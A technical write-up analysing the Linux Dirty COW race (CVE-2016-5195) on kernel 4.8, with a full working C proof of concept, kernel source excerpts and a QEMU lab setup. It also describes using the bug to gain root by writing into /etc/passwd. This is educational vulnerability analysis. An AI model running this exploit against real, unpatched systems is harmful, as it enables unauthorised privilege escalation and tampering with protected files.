CVE-2016-5195 Dirtycow

dirtycow Copy on write kernel CVE race

> the experinment and analysis is based on kernel 4.8

PoC

```
#include <stdio.h>
#include <sys/mman.h>
#include <fcntl.h>
#include <pthread.h>
#include <unistd.h>
#include <sys/stat.h>
#include <string.h>
#include <stdint.h>

#define MAXTRY 1000
void *map;
char* target_file;
char* target_str;


void *madviseThread(void *arg){
  while(1){
    if(madvise(map, 0x1000, MADV_DONTNEED)) puts("[-] madvise() failed");
  }
}

void *procselfmemThread(void *arg){
  int f = open("/proc/self/mem", O_RDWR);
  int len = strlen(target_str);
  while(1){
    lseek(f, (unsigned long)map, SEEK_SET);
    if(write(f, target_str, len) < len) puts("[-] write failed");
  }
}

void* wait4race(void* arg){
  char buf[50];
  for(int i=0;i<MAXTRY;i++){
    int f = open(target_file, O_RDONLY);
    read(f, buf, 50);
    if(!memcmp(buf, target_str, strlen(target_str))){
      puts("[*] race detected");
      break;
    }
    close(f);
    sleep(1);
  }
}
```

```
int main(int argc,char *argv[]){
  target_file = argv[1];
  target_str = argv[2];

  int f;
  struct stat st;
  f = open(target_file, O_RDONLY);
  fstat(f, &st);
  map = mmap(NULL, st.st_size, PROT_READ, MAP_PRIVATE, f, 0);
  printf("mmap 0x%lx\n", (unsigned long)map);

  pthread_t pth1, pth2, pth3;
  pthread_create(&pth1, NULL, madviseThread, NULL);
  pthread_create(&pth2, NULL, procselfmemThread, NULL);
  pthread_create(&pth3, NULL, wait4race, NULL);
  pthread_join(pth3, NULL);

  return 0;
}
```

the following analysis is based on this PoC

pre-experiment: *mmap()* , *COW* and *madvise()*

```
#include <stdio.h>
#include <sys/mman.h>
#include <sys/types.h>
#include <sys/stat.h>
#include <fcntl.h>
#include <unistd.h>
#include <string.h>


int main(){
    char* newstr = "newstring";
    void* map;

    int fd = open("./zzz", O_RDONLY);
    struct stat st;
    fstat(fd, &st);
    map = mmap(NULL, st.st_size, PROT_READ, MAP_PRIVATE, fd, 0);
    printf("%s", (char*)map);

    int fd_m = open("/proc/self/mem", O_RDWR);
    lseek(fd_m, (unsigned long)map, SEEK_SET);
    int result = write(fd_m, newstr, strlen(newstr));
    printf("%s\n", (char*)map);

    madvise(map, 100, MADV_DONTNEED);
    printf("%s", (char*)map);
    close(fd);
    close(fd_m);
    return 0;
}
```

the result is like

The file `zzz` is read-only. We map it to the process's virtual memory space with flag `PROT_READ` and `MAP_PRIVATE`. As the map memory region we claim is read-only and private, the request is OK to kernel and will be served. Reading to the region is allowed, but directly writing to the region is impossible.

`/proc/self/mem` is a pseudo file unser */proc* file system. It allows directly access to virtual memory space of a process. When write to the region through `/proc/self/mem`, a COW will be triggered. The map region will be COWed and the kernel allows us to write to the COW region. So after the COW write, reading to the pointer

`madvise` syscall let us give advice to kernel on how we are going to use a memory region. We can give a `DONTNEED` advice to the COWed region, and the kernel will free the region and our pointer `map` will fall back to the original read-only & private mapped area.

from implementation of `/proc/self/mem`

The *struct file_operations* of this pseudo file is

```
static const struct file_operations proc_mem_operations = {
    .llseek  = mem_lseek,
    .read    = mem_read,
    .write   = mem_write,
    .open    = mem_open,
    .release = mem_release,
};
```

the write operation `mem_write()` is a wrapper funtion on `mem_rw()`, whose implementation is

```
static ssize_t mem_rw(struct file *file, char __user *buf, size_t count, loff_t
*ppos, int write)
{
    struct mm_struct *mm = file->private_data;
    unsigned long addr = *ppos;
    ssize_t copied;
    char *page;

    if (!mm)
        return 0;

    /* allocate an exchange buffer */
    page = (char *)__get_free_page(GFP_TEMPORARY);
    if (!page)
        return -ENOMEM;

    copied = 0;
    if (!atomic_inc_not_zero(&mm->mm_users))
        goto free;

    while (count > 0) {
        int this_len = min_t(int, count, PAGE_SIZE);

        /* copy user content to the exchange buffer */
        if (write && copy_from_user(page, buf, this_len)) {
            copied = -EFAULT;
            break;
        }

        this_len = access_remote_vm(mm, addr, page, this_len, write);
        if (!this_len) {
            if (!copied)
                copied = -EIO;
            break;
        }

        if (!write && copy_to_user(buf, page, this_len)) {
            copied = -EFAULT;
            break;
        }

        buf += this_len;
        addr += this_len;
        copied += this_len;
        count -= this_len;
    }
    *ppos = addr;

    mmput(mm);
free:
    free_page((unsigned long) page);
    return copied;
}
```

The kernel first allocate a free page as a buffer for the data exchange. In the case of write, the kernel will copy data from user pointer to the buffer then write to destination address through `access_remote_vm()`. Its implementation is like

```
/*
 * Access another process' address space as given in mm.  If non-NULL, use the
 * given task for page fault accounting.
 */
static int __access_remote_vm(struct task_struct *tsk, struct mm_struct *mm,
        unsigned long addr, void *buf, int len, int write)
{
    struct vm_area_struct *vma;
    void *old_buf = buf;

    down_read(&mm->mmap_sem);
    /* ignore errors, just check how much was successfully transferred */
    while (len) {
        int bytes, ret, offset;
        void *maddr;
        struct page *page = NULL;

        ret = get_user_pages_remote(tsk, mm, addr, 1,
                write, 1, &page, &vma);
        if (ret <= 0) {
            .....
        } else {
            .....
            maddr = kmap(page);
            if (write) {
                copy_to_user_page(vma, page, addr,
                          maddr + offset, buf, bytes);
                set_page_dirty_lock(page);
            } else {
                .....
}
```

In `access_remote_vm()`, the kernel first pin the physical page corresponding to the wanted virtual address inside a process's virtual space by invoking `get_user_page_remote()`, then map the physical page to kernel space with `kmap()`, and finally write to it.

> what does it mean by saying "pin" a physical page?
>
> Every physical page in use have a `struct page` describing it. To "pin" a page we look up the page table of a virtual memory space and get a pointer to the `struct page` of the physical page.

What `access_remote_vm()` want `get_user_page_remote()` to do is simple: return me the pointer to the physical page. But things can be a little more complecated. The wanted page may have not been allocated yet. The write access to the page may not ba allowed, etc. All these problems will be handled inside `get_user_page_remote()`, and that's where the BUG came into play.

pin a physical page & COW

`get_user_page_remote()` is a wrapper around `__get_user_pages_locked()`, whose implementation is like

```
static __always_inline long __get_user_pages_locked(struct task_struct *tsk,
                        struct mm_struct *mm,
                        unsigned long start,
                        unsigned long nr_pages,
                        int write, int force,
                        struct page **pages,
                        struct vm_area_struct **vmas,
                        int *locked, bool notify_drop,
                        unsigned int flags)
{
    .....

    if (pages)
        flags |= FOLL_GET;
    if (write)
        flags |= FOLL_WRITE;
    if (force)
        flags |= FOLL_FORCE;

    pages_done = 0;
    lock_dropped = false;
    for (;;) {
        ret = __get_user_pages(tsk, mm, start, nr_pages, flags, pages,
                       vmas, locked);
        .....
```

The function first translate the intention of the access (if it is a write access) to the page into a variable `flag`, then pass it to `__get_user_pages()`. Its implementation is

```
long __get_user_pages(struct task_struct *tsk, struct mm_struct *mm,
        unsigned long start, unsigned long nr_pages,
        unsigned int gup_flags, struct page **pages,
        struct vm_area_struct **vmas, int *nonblocking)
{
    .....
retry:
        /*
         * If we have a pending SIGKILL, don't keep faulting pages and
         * potentially allocating memory.
         */
        if (unlikely(fatal_signal_pending(current)))
            return i ? i : -ERESTARTSYS;
        cond_resched();
        page = follow_page_mask(vma, start, foll_flags, &page_mask);
        if (!page) {
            int ret;
            ret = faultin_page(tsk, vma, start, &foll_flags,
                    nonblocking);
            switch (ret) {
            case 0:
                goto retry;
            case -EFAULT:
            case -ENOMEM:
```

```
            case -EHWPOISON:
                return i ? i : ret;
            case -EBUSY:
                return i;
            case -ENOENT:
                goto next_page;
            }
            BUG();
        } else if (PTR_ERR(page) == -EEXIST) {
            .....
}
EXPORT_SYMBOL(__get_user_pages);
```

`follow_page_mask()` actually do the pinning. As mentioned earlier, the pinning may fail and return a NULL in the following cases

- the virtual address is not associated with a physical page
- the page is paged out to swap file
- the page is allocated but not loaded due to demand-page
- the access intention violates the page's permission (e.g write to a read-only page)

The last one is exactly what happens in our PoC. When we write to the read-only memory region through `/proc/self/mem`, the write access violates the page's permission, and NULL is returned. The kernel will do a page fault handle routine then, by invoking `faultin_page()`

```
static int faultin_page(struct task_struct *tsk, struct vm_area_struct *vma,
        unsigned long address, unsigned int *flags, int *nonblocking)
{
    .....

    ret = handle_mm_fault(vma, address, fault_flags);
    .....


    if ((ret & VM_FAULT_WRITE) && !(vma->vm_flags & VM_WRITE))
        *flags &= ~FOLL_WRITE;
    return 0;
}
```

Let's make it simple. Because the read-only region is a private map, the kernel will allocate another physical page (COW page) and allow us to write to it. More specifically, the kernel allocate a physical page, modify the page table to let the virtual address map to the new allocated physical page.

But there is one little problem. Even the virtual-physical map has changed, the permission of the virtual page which is stored in the page table is still read-only. When `faultin_page()` return to `get_user_pages()`, the return value will be 0, and lead to a loop to label `retry`. As the virtual address is still read-only and our intention access is still write, the permission check inside `follow_page_mask()` will still fail and return a NULL, then `faultin_page()` will be invoked with exactly the same parameters, leading to an **infinite loop**.

How kernel breaks the infinite loop? The answer is: **the kernel lied to itself**. At the end of `faultin_page()`, if the access intention is write, the write flag will be removed. Thus when `faultin_page()` returns and `get_user_pages()` loop to `retry`, the permission check inside `follow_page_mask()` will pass and it will return the pointer to the `struct page` of the COW physical page. Finally the control flow will return to `access_remote_vm()`, and write to the physical page will be done there (by mapping the physical to kernel then invoke `copy_to_user_page()`)

race

Consider the following condition

- the kernel allocated a COW physical page and changed the page table, then lie to itself: the access to the page is NOT write (by removing the write flag from the access flag)
- the `faultin_page()` returned to `get_user_pages()` and loop to `retry`
- before the `follow_page_mask()` is invoked, the COW physical page is freed by a `madvise()` syscall and the virtual address falls back to the original read-only and private memory map

What will happen? Now the access flag says that the access is NOT write, so when `follow_page_mask()` is invoked, the permission check will undoubtly pass. The execution flow will now return to `access_remote_vm()` normally with the virtual address pointing to the original physical page which should not be writable. However the write will still be performed. The result: write to the read-only memory region.

This is what happens in the PoC.

extra bonus


There is a `con_resched()` invoke before the `follow_page_mask()`, thus the race is quite often and even a single-core system may race efficiently.


exploitation

The exploitation is clear now. To get root we may modify the read-only `/etc/passwd` file, write a new entry to it to let us login as root.

experiment setup

I used a `tinyconfig` with only some neccessary options turned on to compile the version 4.8 kernel. The following 2 options must be turn on to support multiple user and syscall `madvise()`





The init script and boot script is

```
#!/bin/sh

mount -t proc none /proc
mount -t sysfs none /sys
mount -t devtmpfs devtmpfs /dev
exec 0</dev/console
exec 1>/dev/console
exec 2>/dev/console
```

```
echo "origin" > /zzz
chmod 0404 /zzz
adduser -D -H test
su test
sh
umount /proc
umount /sys
poweroff -d 0  -f
```

```
qemu-system-x86_64 -initrd rootfs.cpio -kernel ./bzImage  -append "ops=panic
panic=1" -smp cores=1  -m 64M
```

The race can be triggered with single core very efficiently.